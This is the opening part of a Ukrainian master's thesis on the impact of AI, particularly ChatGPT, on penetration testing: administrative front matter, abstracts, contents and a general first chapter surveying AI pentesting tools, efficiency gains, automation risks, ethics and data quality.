

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ  
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій  
(повне найменування факультету)

Кафедра «Інформаційна безпека та наноелектроніка»  
(повне найменування кафедри)

## Пояснювальна записка

до дипломної роботи

магістр

(ступінь вищої освіти)

на тему Дослідження впливу штучного інтелекту на процес  
(назва теми)

тестування на проникнення

Виконав: студент 4 курсу, групи БК813М  
Спеціальності 125 Кібербезпека та захист  
(код і найменування спеціальності)

інформації

Освітня програма (спеціалізація)

Безпека інформаційних і комунікаційних  
систем

ІВЛЄВ В.Ю.

(ПРИЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р.Ю.

(ПРИЗВИЩЕ та ініціали)

Рецензент ЛИТВИЦЬКИЙ О.П.

(ПРИЗВИЩЕ та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ  
Національний університет «Запорізька політехніка»

Факультет Інформаційної безпеки та електронних комунікацій  
Кафедра Інформаційна безпека та наноелектроніка  
Ступінь вищої освіти бакалавр  
Спеціальність 125 Кібербезпека та захист інформації  
(код і найменування)  
Освітня програма (спеціалізація) безпека інформаційних і комунікаційних систем  
(назва освітньої програми (спеціалізації))

**ЗАТВЕРДЖУЮ**

Завідувач кафедри ІБтаН, к. ф.-м. н., доцент  
Андрій КОРОТУН  
« \_\_\_\_\_ » \_\_\_\_\_ 2024 р.

**З А В Д А Н Н Я**  
НА ДИПЛОМНУ РОБОТУ СТУДЕНТА

ІВЛЄВА Владислава Юрійовича

(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема роботи Дослідження впливу штучного інтелекту на процес  
(назва теми)

тестування на проникнення Research on the impact of artificial intelligence on the  
penetration testing process

керівник роботи канд. техн. наук, доцент, КОРОЛЬКОВ Роман Юрійович  
(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від « 05 » грудня 2024 року № 507

2. Строк подання студентом роботи 05.12.2024р.

3. Вихідні дані до проєкту скрипт впровадження API-ключа, згенерований звіт  
від ChatGPT

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Загальні відомості, аналіз інструментів для експерименту,  
реалізація можливостей III для пентестування.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)

Презентація PowerPoint (17 слайдів)

## 6. Консультанти розділів проєкту (роботи)

Розділ	ПРИЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
Розділи 1-3	КОРОЛЬКОВ Р.Ю., доцент кафедри ІБтаН	01.10.2024	18.12.2024
Нормоконтроль	КОРОЛЬКОВ Р.Ю., доцент кафедри ІБтаН	19.12.2024	19.12.2024

7. Дата видачі завдання « 01 » \_\_\_\_\_ жовтня \_\_\_\_\_ 2024 року.

## КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1	Постановка завдання роботи.	01.10.2024	Виконано
2	Аналіз предметної області.	02.10-10.10.2024	Виконано
3	Підготовка середовища	11.10-25.10.2024	Виконано
4	Покрокова реалізація та перевірка результату	28.10-05.12.2024	Виконано
5	Оформлення пояснювальної записки та відповідної документації	05.12-10.12.2024	Виконано
7	Нормоконтроль та рецензування.	11.12-19.12.2024	Виконано
8	Захист дипломної роботи.	24.12.2024	Виконано

Студент

  
(підпис)

Владислав ІВЛІСВ

(Ім'я ПРИЗВИЩЕ)

Керівник проєкту (роботи)

\_\_\_\_\_  
(підпис)

Роман КОРОЛЬКОВ

(Ім'я ПРИЗВИЩЕ)

## АНОТАЦІЯ

Пояснювальна записка до дипломного проєкту: 83 с., 34 рис., 5 дод., 28 джерел.

ВІРТУАЛЬНЕ СЕРЕДОВИЩЕ, МОВА ПРОГРАМУВАННЯ PYTHON, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, CHATGPT,

Об'єкт дослідження – мовна модель ChatGPT.

Предмет дослідження – аналіз ефективності ChatGPT під час тестування на проникнення.

Мета роботи – дослідити можливості моделі на основі GenAI, під час тестування на проникнення.

Для реалізації практичної частини використовувались віртуальні мережі, які встановлювались на програму віртуалізації для операційних систем, API-ключ для інтегрування GenAI в систему, а також мова програмування Python.

В результаті роботи було протестовано можливості ChatGPT під час спроби проникнення в систему.

## **ABSTRACT**

Explanatory note to the bachelor's thesis: 83 p., 34 figures, 5 appendix, 28 sources.

VIRTUAL ENVIRONMENT, PYTHON PROGRAMMING LANGUAGE,  
PENETRATION TESTING, CHATGPT.

The object of research is the ChatGPT language model.

The subject of research is the analysis of steps during penetration testing.

Purpose - to explore the capabilities of the GenAI-based model to help with penetration testing.

To implement the practical part, we used virtual networks that were installed on a virtualization program for operating systems, an API key for integrating GenAI into the system, and the Python programming language.

As a result of the work, the capabilities of ChatGPT were tested during an attempt to penetrate the system.

## ЗМІСТ

Перелік скорочень .....	8
Вступ.....	9
1 Загальні відомості .....	10
1.1 Огляд штучного інтелекту .....	10
1.3 Підвищення ефективності.....	13
1.5 Індивідуальні тестові середовища.....	14
1.6 Постійне вдосконалення та адаптація .....	15
1.7 Взаємодія з застарілими системами.....	16
1.8 Ризики надмірної автоматизації .....	17
1.9 Етичні та правові питання.....	19
1.10 Упередженість і якість даних .....	21
1.11 Chatgpt від компанії OpenAI.....	23
1.12 Зростання загрози кібербезпеці.....	26
1.13 Ризики неконтрольованого розвитку штучного інтелекту.....	28
1.14 Етичне застосування.....	29
1.15 Захист даних і конфіденційність .....	30
1.16 Співпраця та обмін досвідом .....	31
1.17 Система linux як основа для впровадження штучного інтелекту .....	31
2 Аналіз інструментів для експерименту .....	33
2.1 Підготовка до тестування .....	33
2.2 Вибір найкращої моделі ші.....	34
2.3 Застосування api-ключа для інтеграції ChatGPT .....	35
2.4 Підготовка середовища пентестингу .....	37
2.5 Інтеграція ші у середовище .....	40
3 Реалізація можливостей ші для пентестування.....	42
3.1 Покрокова реалізація.....	42
3.2 Розвідка .....	55

3.4 Сканування .....	57
3.5 Аналіз та роз'яснення .....	60
3.6 Безперервний моніторинг .....	60
3.7 Оцінка вразливості.....	61
3.8 Експлуатація.....	62
Висновки .....	63
Перелік джерел посилання .....	64
Додаток А Код інтеграції ChatGPT API.....	67
Додаток Б Результат сканування nmap .....	68
Додаток В Вміст сторінки HTML .....	69
Додаток Г Звіт від ChatGPT .....	72
Додаток Д Презентація .....	75

## ПЕРЕЛІК СКОРОЧЕНЬ

ШІ – штучний інтелект

API (Application Programming Interface) – програмний інтерфейс застосунків

APT (Advanced Persistent Threat) – розширена постійна загроза

DNS (Domain Name System) – система доменних імен.

FTP (File Transfer Protocol) – протокол передачі файлів

GAIL-PT (Generative Adversarial Imitation Learning for Penetration Testing) – генеративне змагальне навчання для імітації пентестингу

GenAI (Generative Artificial Intelligence) – генеративний штучний інтелект

GPT (Generative Pre-trained Transformer) – генеративний попередньо навчений трансформер

HTML (HyperText Markup Language) – мова розмітки гіпертексту

IP (Internet Protocol) – інтернет-протокол

LLM (Large Language Model) – велика мовна модель

OpSSH (Open Secure Shell) – відкритий захищений інтерфейс командного рядка

SMTP (Simple Mail Transfer Protocol) – простий протокол передачі електронної пошти

SQL (Structured Query Language) – мова структурованих запитів

TTPNLP (Task-Tuned Pretrained Natural Language Processing) – попередньо навчена обробка природної мови для завдань

VBA (Visual Basic for Applications) – візуальний BASIC для застосунків

VM (Virtual Machine) – віртуальна машина

IT (Information Technology) – інформаційні технології

## ВСТУП

Оскільки світ стає все більш взаємопов'язаним і залежним від цифрових технологій, важливість кібербезпеки зростає в геометричній прогресії, що зумовлено вартістю кіберзлочинності, яка, за прогнозами, досягне 8 трильйонів доларів у 2023 році і зросте до \$10,5 трлн до 2025 року. Кіберзагрози, такі як витік даних, атаки з вимогою викупу та крадіжка персональних даних, стали більш складними, створюючи значні ризики як для приватних осіб, так і для бізнесу. Наслідки цих атак можуть бути серйозними, призводячи до фінансових втрат, шкоди репутації і навіть шкоди людським життям [1]. Тому дуже важливо реагувати на ці ризики та зменшувати їх, впроваджуючи надійні заходи кібербезпеки, в тому числі передові інструменти та методи, які можуть виявляти та протидіяти кіберзагрозам. Тест на проникнення, або пентест, може бути проведений для оцінки ризиків або вразливостей в мережі або публічних додатках будь-якої організації [2]. Спочатку це був звичайний процес, коли людина вручну намагалась проникнути в систему, але з розвитком технології в пентестингу з'явилися певні вдосконалення та автоматизація [2-3]. Поява генеративного ШІ викликала значний інтерес в індустрії кібербезпеки, особливо за його можливості для покращення процесу тестування на проникнення [3]. Його здатність відтворювати реальні сценарії полегшує розробку вдосконалених інструментів, здатних виявляти ширший спектр вразливостей. ChatGPT від OpenAI використовується для тестування GenAI, хоча інші подібні інструменти можуть слугувати альтернативою. Заснований на фундаментальній великій мовній моделі, яка навчається на великому масиві тексту, ChatGPT продемонстрував свою ефективність для тестування на проникнення. На даний момент, GenAI вже досягнув того розвитку, коли його можна впровадити в процес пентестингу, що ми зможемо побачити під час практичного завдання.

## 1 ЗАГАЛЬНІ ВІДОМОСТІ

### 1.1 Огляд штучного інтелекту

Штучний інтелект — це одна з найбільш передових і трансформаційних галузей сучасної науки, яка активно змінює уявлення про технології та їхнє місце в житті суспільства. Основною метою ШІ є створення систем, які здатні виконувати завдання, що зазвичай вимагають інтелектуального втручання людини, такі як розпізнавання мови, аналіз даних, творчість або навіть ухвалення рішень. Зокрема, генеративний штучний інтелект — одна з найважливіших підгалузей — здатний створювати нові дані, моделі чи навіть художні витвори на основі аналізу існуючої інформації. Його прогрес значною мірою залежить від таких методів, як глибоке навчання, машинне навчання, обробка природної мови і комп'ютерний зір, які працюють завдяки потужним алгоритмам та обчислювальним ресурсам.

Сьогодні ШІ широко використовується у багатьох галузях, зокрема у медицині, освіті, транспорті, фінансах і творчості. Наприклад, у сфері охорони здоров'я системи ШІ допомагають діагностувати захворювання на ранніх стадіях, аналізуючи рентгенівські знімки або медичні записи. У транспорті вони забезпечують роботу автопілотів для автомобілів і дронів. У фінансах штучний інтелект використовується для аналізу ринків, виявлення шахрайських операцій і створення персоналізованих рекомендацій для клієнтів. Але найбільш вражаючим є його вплив на творчість, де генеративний ШІ дозволяє створювати тексти, зображення, музику й навіть тривимірні моделі.

Деякі із сучасних проектів у цій галузі вже стали символами прогресу. Наприклад, DALL-E спеціалізується на створенні зображень із текстових описів, відкриваючи нові можливості для дизайну та мистецтва. MidJourney і Stable Diffusion надають користувачам інструменти для генерації високоякісних зображень за допомогою алгоритмів, які імітують людську творчість. У сфері текстової генерації та обробки лідирують інструменти, такі як Google Bard, який зосереджений на створенні контекстуально релевантного контенту, та Microsoft

365 Copilot, що інтегрує ШІ у повсякденні офісні завдання. GitHub Copilot є важливим інструментом для програмістів, оскільки допомагає автоматизувати написання коду, надаючи підказки на основі контексту задачі.

Проте найбільшу популярність у світі здобули моделі серії GPT, розроблені компанією OpenAI. GPT є прикладом мультимодального штучного інтелекту, здатного працювати з різними форматами даних, зокрема текстом, кодом і навіть зображеннями. Нині ця серія перебуває на четвертій ітерації, яка демонструє надзвичайну потужність та універсальність. Ці моделі навчалися на величезних обсягах тексту з інтернету, включаючи книги, статті, сайти й інші джерела. Завдяки цьому GPT здатен генерувати текст, що за стилем і точністю нагадує тексти, створені людиною. Моделі показали вражаючі результати у таких завданнях, як автоматизований переклад, створення резюме тексту, написання креативного контенту та багато іншого.

ШІ не лише виконує завдання, але й стає дедалі більш інтегрованим у повсякденне життя людей, сприяючи автоматизації процесів, підвищенню продуктивності та створенню нових можливостей для розвитку. Попри це, важливо враховувати етичні аспекти використання ШІ, зокрема його вплив на конфіденційність, безпеку даних і потенційний ризик заміни людської праці автоматизованими системами. Проте при відповідальному підході до його впровадження, штучний інтелект залишається потужним інструментом, що трансформує наше уявлення про технології й відкриває нові горизонти для людства.

## 1.2 Використання штучного інтелекту у пентестуванні

Пентестування, або тестування на проникнення, є ключовим процесом у забезпеченні кібербезпеки, спрямованим на виявлення слабких місць у системах і мережах. Завдяки стрімкому розвитку технологій, зокрема штучного інтелекту, цей процес отримав нові можливості для покращення ефективності та точності. ШІ дозволяє фахівцям з кібербезпеки автоматизувати складні й рутинні завдання,

зокрема створення та адаптацію тестових сценаріїв, аналіз великих обсягів даних і моделювання потенційних векторів атак. За допомогою методів машинного навчання ШІ може виявляти закономірності в атаках, які були б непомітними для людського ока, а також прогнозувати майбутні загрози на основі історичних даних. Це забезпечує не лише проактивний підхід до кібербезпеки, але й дозволяє швидше реагувати на нові виклики.

У міру зростання складності сучасних систем і витонченості кібератак, традиційні методи пентестування поступово втрачають свою ефективність. ШІ дозволяє подолати ці обмеження завдяки здатності швидко аналізувати великі обсяги інформації та адаптуватися до змін у середовищі. Наприклад, за допомогою обробки природної мови штучний інтелект може досліджувати документи, журнали подій і навіть спілкування між системами, щоб виявити потенційно небезпечні дії або слабкі місця. Також він може бути використаний для аналізу зображень і відеоматеріалів у пошуках аномалій, що свідчать про компрометацію фізичних чи цифрових систем. Популярними є системи автоматизації тестування на основі ШІ, які генерують сценарії атак у реальному часі, враховуючи специфіку цільової системи.

Особливу роль відіграє ШІ в області аналізу поведінки користувачів та систем. Використовуючи алгоритми глибокого навчання, можна створювати моделі, які визначають нормальну поведінку в системі, а будь-які відхилення від неї автоматично позначаються як потенційно небезпечні. Це дозволяє виявляти різні нестандартні атаки які неможливо знайти за допомогою традиційних базових сигнатур. Наприклад, система на основі ШІ може виявити спробу фішингу або аномальне підвищення прав доступу навіть тоді, коли подібні інциденти ще не були задокументовані.

Завдяки використанню штучного інтелекту пентестування стає не лише інструментом виявлення вразливостей, але й комплексним процесом забезпечення безпеки, що допомагає залишатися на крок попереду зловмисників.

### 1.3 Підвищення ефективності

Однією з основних переваг використання штучного інтелекту у пентестуванні є його здатність підвищити ефективність процесу. Штучний інтелект може швидко аналізувати великі обсяги даних і генерувати тестові сценарії, що оптимізує процес тестування та економить час фахівців з кібербезпеки. В умовах "чорного ящика", коли тестувальник не має інформації про ціль, атаки соціальної інженерії або фішингові кампанії можуть бути запущені майже миттєво [4-5]. ШІ може швидко виявляти вразливості в системі, моделюючи різні сценарії атак. Це дозволяє командам безпеки зосередитися на найважливіших вразливостях і швидко впроваджувати необхідні контрзаходи. У 2016 році Агентство передових досліджень провело конкурс Cyber Grand Challenge, де команди мали розробити автономні системи для виявлення та усунення вразливостей програмного забезпечення, створення правил брандмауера і функцій виявлення вторгнень. Одним з таких інструментів є PentestGPT2, який працює як обгортка для GPT-4 під час інтерактивного пентестування. Він був протестований на тренувальних машинах з платформ VulnHub, HackTheBox і TryHackMe. У версії 0.8, випущеній 12 травня 2023 року, налаштування включають використання файлів cookie для імітації сесії браузера. PentestGPT2 надає пентестеру інструкції, використовуючи заздалегідь підготовлені підказки, такі як інструкції для асистента тестувальника кібербезпеки під час сертифікованого експерименту.

Подібні інструменти можуть швидко виявляти вразливості завдяки великому обсягу текстових даних, на яких вони навчалися. Крім того, системи кібернетичного мислення, такі як Mayhem, переможець конкурсу Cyber Grand Challenge 2016 року, можуть генерувати тестові кейси, використовуючи методи нечіткого і символічного виконання, а також створювати експлойти для виявлених багів [6]. Ці завдання, що можуть зайняти години або дні у людського пентестера, можуть бути виконані значно швидше за допомогою штучного інтелекту.

## 1.4 Підвищення креативності

Штучний інтелект також може підвищити креативність у пентестуванні, імітуючи нові вектори атак та поведінку, подібну до людської. Це дозволяє командам з кібербезпеки краще розуміти і передбачати тактики зловмисників, що підвищує надійність заходів безпеки. Традиційні методи пентестування можуть не враховувати нетрадиційні вектори атак через обмеженість уяви або досвіду. ШІ створює різні сценарії потенційних атак, виявляючи вразливості, які могли б залишитися непоміченими. DeepExploit використовує асинхронних агентів-критиків та алгоритми навчання з підкріпленням для вибору експлойтів проти конкретних цілей [7]. На щорічній конференції DEFCON 25 було представлено DeepHack, автоматизований інструмент для веб-пентестування, здатний створювати рядки SQL-ін'єкцій без попереднього знання системи, орієнтуючись на реакцію цільової бази даних [8]. ШІ імітує поведінку реальних зловмисників, навчаючись на історичних шаблонах атак і адаптуючись до нових тактик. Це дозволяє спеціалістам з кібербезпеки реалізувати ефективні контрзаходи. Дослідження GAIL-PT описують автоматизовану систему тестування на проникнення, що базується на парі станів-дій та знаннях експертів. Випробування цієї системи проти Metasploitable2 показали її перевагу над сучасними методами, такими як DeepExploit [9].

## 1.5 Індивідуальні тестові середовища

Технології на базі GenAI можуть бути ретельно адаптовані до потреб конкретної організації, створюючи тестові середовища, які враховують особливості її внутрішньої інфраструктури, галузі та робочих процесів. Це дає

змогу враховувати унікальність кожної системи, що значно підвищує ефективність проведення тестування. Завдяки можливості навчання на специфічних даних компанії моделі GenAI налаштовуються на її особливості, допомагаючи виявляти найактуальніші загрози.

Наприклад, CyCraft демонструє, як штучний інтелект може імітувати атаки на системи Windows у віртуальному середовищі. Це дозволяє відстежувати дії кіберзловмисників і знаходити джерела атак [10]. Інший приклад — Fuchikoma, яка працює на основі відкритого програмного забезпечення та використовується для аналізу кіберзагроз [11].

Включення специфічних знань і даних галузі в моделі GenAI сприяє більш ефективному та контекстуально орієнтованому пентестуванню. Це охоплює не лише дотримання стандартів безпеки, але й врахування внутрішніх політик компанії. Наприклад, система DeepArmor від SparkCognition, розроблена у співпраці з Siemens Energy, є прикладом інструменту для ізольованих мереж. Вона забезпечує захист без підключення до мережі, використовуючи методи прогнозування й працюючи без прив'язки до традиційних сигнатур або правил.

## 1.6 Постійне вдосконалення та адаптація

Однією з ключових сильних сторін GenAI є здатність постійно вдосконалювати свої механізми завдяки аналізу нових даних і вивченню попереднього досвіду. Це дозволяє оперативно змінювати підхід до тестування та адаптуватися до актуальних умов, зберігаючи тестування актуальним навіть в умовах швидких змін у кіберзагрозах.

Такий підхід забезпечує автоматичне поліпшення моделей. Наприклад, платформа AttackIQ створена для симуляції реальних атак з метою аналізу дієвості засобів захисту та навчання систем, щоб зробити їх більш стійкими до загроз [12]. Крім того, технології GenAI дозволяють моделювати нові сценарії атак,

спираючись на попередні спроби: як успішні, так і невдалі. Завдяки цьому можливо покращити методи обходу захисту, виявляючи слабкі місця у системах.

Вивчаючи попередні невдачі та блокування атак, моделі також здатні аналізувати механізми захисту, які були ефективними, і створювати стратегії для їхнього обходу. Це дозволяє фахівцям із безпеки точніше оцінювати ризики й оперативніше усувати прогалини.

## 1.7 Взаємодія з застарілими системами

Генеративний штучний інтелект відкриває значні можливості для роботи з давно застарілими технологіями, які все ще використовуються багатьма організаціями. Однією з ключових особливостей GenAI є його здатність навчатися на великих обсягах даних, що включають як сучасні, так і старі технологічні підходи. Завдяки цьому він може адаптуватися до роботи зі старими системами, забезпечуючи інтеграцію сучасних інструментів та технологій у застарілі середовища. Наприклад, у компаніях часто залишаються критично важливі мейнфреймові системи, які втратили підтримку розробників, але продовжують виконувати ключові бізнес-завдання [5]. Завдяки донавчанню на спеціально підібраних прикладах генеративний ШІ дозволяє не лише підтримувати працездатність таких систем, але й робить можливим їхній поступовий розвиток.

Одним із найбільших викликів, пов'язаних із застарілими технологіями, є їхня складність в обслуговуванні та взаємодії. Наприклад, багато старих систем були розроблені з використанням протоколів та мов програмування, які сьогодні вважаються застарілими, таких як COBOL чи FORTRAN. Фахівців, які володіють цими технологіями, стає все менше, що створює ризики для організацій, які покладаються на ці системи. GenAI здатний автоматично аналізувати вихідний код і проводити його рефакторинг, оновлюючи відповідно до сучасних стандартів програмування. Крім того, ШІ може автоматизувати створення документації для

застарілого коду, що спрощує його підтримку та використання іншими фахівцями. Наприклад, система на основі GenAI може згенерувати пояснення логіки роботи коду або навіть запропонувати способи його оптимізації, що значно знижує витрати на підтримку старих систем.

Ще однією важливою перевагою використання GenAI є можливість створення інтерфейсів із підтримкою обробки природної мови, які спрощують взаємодію користувачів із застарілими системами. Багато старих технологій вимагають глибоких технічних знань або спеціальних команд для виконання операцій, що ускладнює роботу для нових співробітників. Використовуючи технології обробки природної мови, генеративний ШІ може створити зрозумілі інтерфейси, які дозволяють взаємодіяти з системами через текстові або голосові запити. Наприклад, замість введення складних команд у консоль, користувач може поставити запитання мовою, яку він розуміє, а ШІ перетворить цей запит у відповідну команду для системи. Це не тільки підвищує зручність використання, але й знижує ризик помилок через людський фактор [4].

Окрім оптимізації взаємодії, GenAI допомагає виявляти слабкі місця у застарілих системах. Старі технології часто мають незакриті вразливості, які не були враховані через обмеження на час їхнього створення. Завдяки аналізу даних про роботу систем, ШІ може знаходити потенційно небезпечні ділянки, оцінювати їхній вплив на загальну безпеку та пропонувати шляхи їх усунення. Крім того, він може виконувати прогнозування ризиків, визначаючи, які компоненти системи з найбільшою ймовірністю можуть вийти з ладу. Це дозволяє організаціям діяти на випередження, запобігаючи критичним збоям у роботі.

## 1.8 Ризики надмірної автоматизації

Хоча технології GenAI пропонують значний потенціал для автоматизації процесів пентестування, важливо пам'ятати, що повна залежність від штучного інтелекту може призвести до серйозних ризиків. Генеративний ШІ здатний

аналізувати величезні обсяги даних, виявляти вразливості, прогнозувати потенційні загрози та навіть створювати сценарії атак, яких ще не було в реальних умовах. Однак, як і будь-яка інша технологія, ШІ має свої обмеження. Основна проблема полягає у тому, що алгоритми, які лежать в основі GenAI, залежать від якості даних, на яких вони навчалися, і від правил, закладених розробниками. Це означає, що ШІ може допускати помилки, створюючи хибно позитивні або хибно негативні результати [3-4]. Наприклад, система може помилково визначити звичайну дію як потенційну атаку, витрачаючи ресурси на аналіз, або ж, навпаки, пропустити реальну загрозу, вважаючи її безпечною.

Ці ризики особливо важливі в контексті реальних інцидентів кібербезпеки. Наприклад, злом Capital One у 2019 році став показовим випадком, коли автоматизована система виявлення вторгнень не змогла розпізнати загрозу. Зловмисник скористався слабким місцем у конфігурації брандмауера та протягом кількох місяців залишався непоміченим, що дозволило йому викрасти персональні дані понад 100 мільйонів користувачів. Цей інцидент не лише підкреслив обмеження автоматизованих систем, але й став уроком для галузі кібербезпеки: навіть найсучасніші технології потребують постійного нагляду та перевірки з боку фахівців. Людина здатна оцінювати не лише результати, надані ШІ, але й контекст, у якому вони були отримані, що дозволяє уникнути помилкових висновків та дій.

ШІ також має обмеження у розумінні складних сценаріїв, які вимагають аналізу ширшого контексту або творчого підходу. Наприклад, зловмисники часто використовують багатоступеневі атаки, що охоплюють кілька різних компонентів системи. Генеративний ШІ може бути ефективним у виявленні окремих елементів таких атак, але інтеграція результатів у єдину картину все ще залишається завданням для людини. Крім того, важливо враховувати, що зловмисники також починають активно використовувати ШІ для створення більш складних і невлених загроз. Це створює нові виклики для автоматизованих систем, які можуть виявитися недостатньо гнучкими або адаптивними в умовах, що швидко змінюються.

Людський фактор залишається незамінним у процесі пентестування не лише через здатність до критичного мислення, але й через можливість враховувати широкий спектр контекстуальних чинників, які виходять за межі алгоритмів ШІ. Фахівці з кібербезпеки можуть оцінювати результати роботи систем штучного інтелекту, зважуючи їх у контексті бізнес-процесів, архітектури системи та навіть специфіки організації. Вони також здатні виявляти недоліки у самих моделях ШІ, наприклад [8], упередження в даних навчання або неправильні інтерпретації результатів. Саме поєднання технологій GenAI з досвідом і критичним аналізом людини дозволяє досягати максимального рівня безпеки.

Таким чином, використання GenAI у пентестуванні відкриває широкі можливості для вдосконалення кібербезпеки, але не може повністю замінити людську експертизу. Комбінація автоматизації, яку забезпечує штучний інтелект, із творчим мисленням та професійним досвідом фахівців є ключем до ефективного виявлення та усунення загроз. Це дозволяє уникати критичних помилок і забезпечувати всебічний підхід до захисту інформаційних систем.

## 1.9 Етичні та правові питання

Інтеграція генеративного штучного інтелекту у процесі пентестингу відкриває нові можливості для підвищення ефективності кібербезпеки, але водночас породжує низку етичних і правових викликів. Однією з найбільших загроз є ризик неналежного використання доступу до конфіденційних даних. Під час навчання або роботи з GenAI можуть використовуватися чутливі дані, які потенційно можуть бути збережені чи оброблені на сторонніх серверах, що створює серйозний ризик витоку інформації. Наприклад, у процесі використання моделей, таких як ChatGPT, співробітники можуть ненавмисно завантажувати в систему комерційні таємниці, програмний код або особисту інформацію клієнтів, що може призвести до їхнього подальшого розповсюдження або використання без

дозволу [9]. Це питання викликає особливе занепокоєння в умовах, коли дані можуть потрапляти до сторонніх провайдерів або навіть до рук зловмисників.

Непоодинокими є випадки, коли компанії приймали жорсткі заходи, щоб уникнути ризиків, пов'язаних із використанням штучного інтелекту. Наприклад, Samsung у 2023 році заборонила своїм співробітникам використовувати ChatGPT після того, як стало відомо, що конфіденційний програмний код було завантажено у модель під час виконання робочих завдань [11]. Це рішення підкреслює важливість запобігання подібним інцидентам через впровадження суворих правил і процедур. Подібні ситуації наголошують на необхідності комплексного підходу до управління ризиками, пов'язаними з GenAI, і створення умов, за яких можна буде безпечно використовувати його можливості без загрози для конфіденційності.

Ще одним важливим аспектом є ризик використання технологій штучного інтелекту зловмисниками. GenAI може бути використаний для вдосконалення методів кібератак, таких як створення реалістичних фішингових повідомлень, автоматизація написання шкідливого коду або моделювання складних атак на інформаційні системи. Завдяки своїй здатності адаптуватися та навчатися на великих обсягах даних, GenAI може не лише покращити кіберзахист, але й забезпечити більш витончені способи обману або проникнення у мережі. Це створює додатковий тиск на компанії, які змушені працювати у випереджальному режимі, щоб забезпечити належний захист. У таких умовах стає критично важливим налагодження співпраці між організаціями, регуляторами та спільнотами з кібербезпеки для розроблення єдиних стандартів і політик використання штучного інтелекту.

Щоб уникнути подібних ризиків, організації мають упроваджувати чіткі правила та обмеження щодо використання GenAI. По-перше, необхідно розробити внутрішні політики, які регулюють обробку конфіденційних даних у рамках роботи зі штучним інтелектом. Це включає обмеження на використання певних функцій або платформ, які можуть не відповідати стандартам безпеки. По-друге, важливо проводити регулярні тренінги для співробітників, щоб вони розуміли потенційні ризики використання GenAI і дотримувалися встановлених норм [10]. Нарешті,

організації повинні інвестувати в розвиток власних рішень на базі штучного інтелекту, які будуть працювати у захищених середовищах, гарантуючи збереження даних і контроль над їхнім використанням.

Таким чином, хоча GenAI пропонує потужні інструменти для підвищення ефективності пентестингу, його інтеграція потребує відповідального підходу. Лише через чітке регулювання, співпрацю між організаціями та впровадження заходів безпеки можна буде досягти балансу між використанням можливостей штучного інтелекту та запобіганням пов'язаним із ним ризикам. Це дозволить не лише забезпечити кібербезпеку, але й створити основу для етичного та безпечного розвитку GenAI у майбутньому.

#### 1.10 Упередженість і якість даних

Результати, які надають моделі генеративного штучного інтелекту, залежать не лише від їхньої архітектури, але й насамперед від якості даних, на яких вони були натреновані. ШІ навчається на величезних обсягах даних, які можуть включати текст, зображення, код та інші види інформації. Однак, якщо ці дані містять упередження, пропуски або нерепрезентативні вибірки, це може призвести до некоректних, а інколи навіть небезпечних результатів. Наприклад, якщо навчальні дані не враховують всі можливі сценарії атак чи типи вразливостей, ШІ може пропустити важливі аспекти під час тестування на проникнення. Це становить значний ризик, адже такі пропуски можуть дозволити зловмисникам скористатися невиявленими вразливостями.

Одним із ключових завдань фахівців із кібербезпеки є забезпечення високої якості навчальних даних, які використовуються для моделей GenAI. Це означає, що набори даних повинні бути не лише великі, але й різноманітні, репрезентативні та актуальні. У контексті тестування на проникнення це включає дані про різні типи атак, конфігурації систем, методи захисту та слабкі місця в сучасному програмному

забезпеченні [10]. Крім того, важливо враховувати еволюцію кібератак — зловмисники постійно адаптують свої стратегії, і дані, які були актуальними ще рік тому, сьогодні можуть не відображати сучасних загроз. Це вимагає регулярного оновлення навчальних наборів, щоб моделі могли залишатися ефективними та точними в аналізі.

Ще одним критичним аспектом є необхідність аналізу роботи самих моделей, щоб виявляти упередження або помилки, які можуть вплинути на їхні результати. Наприклад, модель може показувати більшу увагу до певних типів вразливостей і недооцінювати інші, через що її висновки можуть бути незбалансованими. У таких випадках важливо не лише коригувати саму модель, але й переглядати навчальні дані, на основі яких вона робить свої висновки. Фахівці можуть використовувати спеціальні метрики для оцінки точності, повноти й об'єктивності результатів, а також проводити тести на наявність хибно позитивних і хибно негативних відповідей.

З огляду на це, використання GenAI у пентестуванні потребує багатоступеневого підходу до роботи з даними. Перш за все, організації повинні формувати навчальні набори з урахуванням багатьох джерел, включаючи реальні дані про загрози, синтетичні сценарії атак і симуляції. Далі важливо впроваджувати механізми для перевірки репрезентативності цих даних, щоб упередження в них не впливали на роботу моделі. Крім того, необхідно проводити регулярний аудит результатів роботи ШІ, забезпечуючи залучення фахівців із кібербезпеки для перевірки отриманих висновків і тестування моделі в реальних умовах.

Таким чином, якість даних є критично важливим фактором для ефективного використання GenAI у кібербезпеці. Лише забезпечивши точність, репрезентативність і актуальність навчальних даних, можна досягти високої ефективності моделей штучного інтелекту. У поєднанні з регулярним моніторингом та аналітикою це дозволить мінімізувати ризики та значно підвищити рівень захисту інформаційних систем.

## 1.11 ChatGPT від компанії OpenAI

ChatGPT – це одна з найбільш відомих розробок компанії OpenAI, яка займається дослідженнями та впровадженням штучного інтелекту. OpenAI була заснована у грудні 2015 року як некомерційна організація, основною місією якої є забезпечення безпечного розвитку штучного інтелекту та його використання для загального добробуту. Від моменту заснування організація прагне створювати ШІ, який буде корисним для людства, одночасно зберігаючи прозорість та безпеку своїх розробок. Засновниками компанії стали Ілон Маск, Сем Альтман, Грег Брокман, Ілля Суцкевер, Джон Шульман та Войцех Зарамба, які мали на меті зробити технології штучного інтелекту доступними для спільноти дослідників. Одним із ключових підходів OpenAI є вивчення ШІ як засобу для вирішення складних глобальних проблем, таких як зміна клімату, медична діагностика та автоматизація процесів у науці [13].

